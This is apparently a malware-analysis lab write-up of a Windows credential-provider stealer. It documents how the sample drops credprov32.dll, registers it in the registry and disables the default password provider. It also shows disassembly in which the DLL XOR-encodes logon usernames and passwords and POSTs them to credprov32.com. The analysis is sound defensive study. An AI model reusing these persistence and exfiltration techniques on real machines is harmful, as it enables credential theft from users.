

Analyze the provided sample

Questions:

1. What kind of file is dropped and where is it stored?
2. What methods are used to achieve persistence?
3. How are user credentials being captured?
4. What is done with the captured credentials?
5. How can you capture and view some credentials using this malware in your test environment?

Short answers:

1. There is a DLL file stored in the .rsrc section of the sample, when the sample is run it stores it at
“C:/Windows/System32/credprov32.dll”

2. In the registry:

A new credential provider registry entry is added.

The CLSID for this is added.

The name of the DLL is added under the CLSID.

3. User credentials are captured on logon in the same function that submits the credentials to the LSASS.

4. The captured credentials are encoded using an xor scheme and sent over the network in a POST request.

5. Use fakedns to --. Set up a listener on port 80 and xor all the received data characters other than 'e' with 'e'.

Detailed analysis:

Starting with basic static analysis, we can load the sample into CFF explorer and look at the imports. There are two libraries being imported, ADVAPI32.dll and KERNEL32.dll.

In ADVAPI, the sample is importing RegCreateKeyEx and RegSetValueEx. These are registry modification functions, so it's reasonable to assume the sample will be modifying the registry in some way. To figure out what entries will likely be modified, we can run strings on the sample and look for registry entries. Doing this locates 4 strings that are likely to be used for the registry.

1. CLSID\{82e8c0d2-24a5-416d-9fb0-a629deb962fd}
2. CLSID\{82e8c0d2-24a5-416d-9fb0-a629deb962fd}\InprocServer32
3. SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{82e8c0d2-24a5-416d-9fb0-a629deb962fd}
4. SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{60b78e88-ea88-445c-9cfd-0b87f74ea6cd}

The first 2 registry keys are used to tell windows how to map a GUID to a DLL. The second 2 keys are registry entries for different credential providers. Examining the registry's current state shows no entries for the first 3 keys, while the last key is used for the default password provider. This tells us that it's likely this malware drops and registers its own credential provider and then modifies the entry for the default provider in some way.


In KERNEL32, the sample is importing 85 different functions, some of the important ones include GetModuleHandleW, FindResourceW, LoadResource, SizeOfResource, and LockResource. These functions are used to extract resources from the .rsrc section.

Since we found resource manipulation imports, the next step is to check in the .rsrc section. Looking there with CFF explorer shows another PE file that we can extract. Running file on this reveals it to be a 64-bit windows DLL.

Now for some basic dynamic analysis; running the sample with Procmon active and filtering on the name of the sample. It starts by dropping a file at C:\Windows\System32\credprov32.dll. After which it creates the 3 registry keys seen earlier and associates the GUID {82e8c0d2-24a5-416d-9fb0-a629deb962fd} with credprov32.dll in System32. Finally, it sets the “Disabled” attribute in the default provider to 1 which disables the provider.

We can compare the dropped file, credprov32.dll with our extracted file to see they are the same.

Finally, we load the sample into Binary Ninja to confirm our findings. First, we need to locate where the relevant functions are called. The easy way is to navigate to the .rdata section in the Linear disassembly view and then view the XREFs for any relevant functions.



The screenshot shows the Binary Ninja interface. On the left, the 'Xrefs' pane is active, showing a list of subroutines from sub_140001f00 to sub_140003950. The main pane displays the '.rdata' section, which contains a list of constant values and pointers. The first two entries are highlighted in red: '140021000 int64_t (* const ADVAPI32!RegSetValueExW@IAT)() = 0x34602' and '140021008 int64_t (* const ADVAPI32!RegCreateKeyExW@IAT)() = 0x345f0'. Below these, there are several entries for 'int64_t' pointers to various kernel functions, such as 'KERNEL32!GetModuleHandleW@IAT' and 'KERNEL32!FindResourceW@IAT'.

Registry modifications occur in sub_140002080 and sub_140002120, resource modifications occur in sub_140001f00. Navigating to sub_140002120, we find that it calls both sub_140002080 and sub_140001f00. Inside of 2120, it makes the modifications to the registry necessary for setting up a credential provider. In 2080 it disables the default password provider. Finally, in 1f00, it extracts the dll from the rsrc section and saves it at C:\Windows\System32\credprov32.dll. These findings are enough to confirm that this sample is functioning as an installer for the credprov32.dll.

Static Analysis of credprov32.dll

Looking at the import of this dll shows that it is calling functions from WININET, which provides internet functionality for windows. The other imports seem to be standard for a credential provider. This could indicate some network functionality, verification to an outside server or data exfiltration might be possible.

Searching through the strings we can find some related to POST requests and the host name “credprov32.com”. Navigating to this website gives a dns error indicating it may no longer exist (or doesn't exist yet).

The presence of WININET gives a good spot to start with binary ninja, loading the DLL in binja

and checking for XREFs to an HTTP function finds that they're all called within sub_1800016c0 (referred to as send_data() from now on).

Within send_data() a call is made to InternetConnectA with an argument of "credprov32.com".

```
180001741 48895c2438      mov     qword [rsp+0x38 {var_230}], rbx {0x0}
180001746 448d4350        lea     r8d, [rbx+0x50]
18000174a 895c2430        mov     dword [rsp+0x30 {var_238}], ebx
18000174e 488d15034d0100  lea     rdx, [rel data_180016458] {"credprov32.com"}
180001755 c744242803000000 mov     dword [rsp+0x28], 0x3
18000175d 4533c9          xor     r9d, r9d
180001760 488bc8          mov     rcx, rax
180001763 48895c2420      mov     qword [rsp+0x20], rbx {0x0}
180001768 4889b42478020000 mov     qword [rsp+0x278 {arg_10}], rsi
180001770 ff153adb0000    call    qword [rel WININET!InternetConnectA@IAT]
180001776 488bf0          mov     rsi, rax
180001779 4885c0          test    rax, rax
18000177c 0f8483000000    je      0x180001805
```


This returns a handle to a connection, it then sends a request using HTTPOpenRequestA and HTTPSendRequestA. The interesting part is in the arguments to HTTPSendRequestA. The 4th argument is an LPVOID pointer to a string buffer with data to send. It gets this data from the first argument passed to the function.

```
41 @ 1800017da r9_1 = _arg1
42 @ 1800017dd var_248_1 = rbx.ebx
43 @ 1800017eb rcx_4 = rbp_1
44 @ 1800017ee WININET!HttpSendRequestA(rcx_4, data_1800163b0, 0, r9_1, var_248_1)
45 @ 1800017f4 rcx_5 = rbp_1
46 @ 1800017f7 WININET!InternetCloseHandle(rcx_5)
47 @ 1800017f7 goto 39 @ 0x1800017fd
```

If we follow the XREF's upwards to the function that calls send_data(), we find the argument is loaded from rbp+0x70

```
180001930 488d4570        lea     rax, [rbp+0x70 {data}]
180001934 4889442420      mov     qword [rsp+0x20], rax
180001939 e882fdffff      call    send_data
18000193e 389ef0000000    cmp     byte [rsi+0xf0], bl
180001944 0f849a010000    je      0x180001ae4
```

Working backwards through the graph, we find that data was originally sent to this address by the `wsprintf` function with an argument of “data=%s:%s”. After `wsprintf` is called, it enters an XOR loop starting at `rbp+0x75`, skipping the first 5 bytes of the “data=” string. Here it xors all characters that are not equal to 0x65 with 0x65, and stores them back into their original place.



Finally, we need to see when this code gets called. Looking at other called functions in `sub_180001850`, we can find the function `CredPackAuthenticationBuffer`. This function is called before a credential provider submits a username and password to the LSASS. So it would be reasonable to assume that the HTTP request is made just before the username and password are submitted and that those are the two strings referenced in “data=%s:%s” and encoded.

Now to check this assumption, we can use `fakedns` (or something similar) to reroute the domain to a machine we control and set up a listener on port 80. Then login on the compromised machine to see the output.

```

POST / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: credprov32.com
Content-Length: 33
Cache-Control: no-cache

data=! 6.1*5HSP*)*3U9###
  
```

Using the same XOR algorithm on the captured data shows that it is sending the username and password on login.

```
LAPTOP-1STLN8HI# python unxor.py
5*61EJE-115JTKTho0eH$eE_E(
e^E(6, ERKU^E2e
e+1ETUKU^E2eSQ^eSQ^E1eJRKU^EK+ 1QKU&^EK+ 1QKU Lho-
E_Ee
eVWKe
o&
eH&Vho&e
e
_e
ehohoXDESKTOP-650LOV0\jwz:malware
```